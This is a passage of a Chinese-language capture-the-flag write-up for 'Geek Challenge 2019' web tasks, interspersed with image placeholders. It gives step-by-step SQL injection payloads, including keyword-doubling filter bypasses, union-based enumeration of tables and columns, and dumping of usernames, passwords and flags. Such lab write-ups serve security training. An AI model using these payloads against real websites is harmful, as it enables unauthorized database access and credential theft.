
4. 查表

```
Payload: ?username=admin&password=1%27 ununionion seselectlect 1,2,group_concat(table_name)frfromom(infoorrmatio
n_schema.tables)whwhereere table_schema="ctf" %23
```

发现了一个名为Flag的表

5. 查字段名

```
Payload: ?username=admin&password=1%27 ununionion seselectlect 1,2,group_concat(column_name) frfromom (infoorrmation_schema.columns) whwhereere table_name="Flag"%23
```




6. 获取数据


```
Payload: ?username=admin&password=1%27 ununionion seselectlect 1,2,group_concat(flag)frfromom(ctf.Flag)%23
```

得到flag

[极客大挑战 2019]LoveSQL



尝试使用万能密码登陆成功，跳转到了check.php页面。并得到了用户名和密码




1.爆字段数

注意：`输入框的用#，地址栏的用%23`


username和password都可以注入，我们使用username作为注入点

```
?username=1' order by 1%23&password=123456
```



当数值为4时报错，说明字段数为3

```
Payload: ?username=1' order by 3%23&password=123456   #存在
Payload: ?username=1' order by 4%23&password=123456   #报错
```



2.确定回显位


```
Payload: ?username=1' union select 1,2,3%23&password=123456
```

此时有回显，回显点位为2和3

3.联合查询爆数据库

```
Payload: ?username=1' union select 1,database(),version()%23&password=123456
```

查询到当前数据库名是geek，且版本为10.3.18-MariaDB



4.爆表名

```
Payload: ?username=1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schem
a=database()%23&password=123456
```

得到两个数据表名：geekuser和l0ve1ysq1

5.爆字段


geekuser表

```
Payload: ?username=1' union select 1,2,group_concat(column_name) from information_schema.columns where table_sch
ema=database() and table_name='geekuser'%23&password=123456
```

l0ve1ysq1表

```
Payload: ?username=1' union select 1,2,group_concat(column_name) from information_schema.columns where table_sch
ema=database() and table_name='l0ve1ysq1'%23&password=123456
```

两个表查询结果都是一样的




6.爆数据

geekuser表

```
Payload: ?username=1' union select 1,2,group_concat(id,username,password) from geekuser%23&password=123456
```


geekuser表没有找到flag



l0ve1ysq1表


```
Payload: ?username=1' union select 1,2,group_concat(id,username,password) from l0ve1ysq1%23&password=123456
```

找到了flag




[极客大挑战 2019]FinalSQL

访问靶机地址

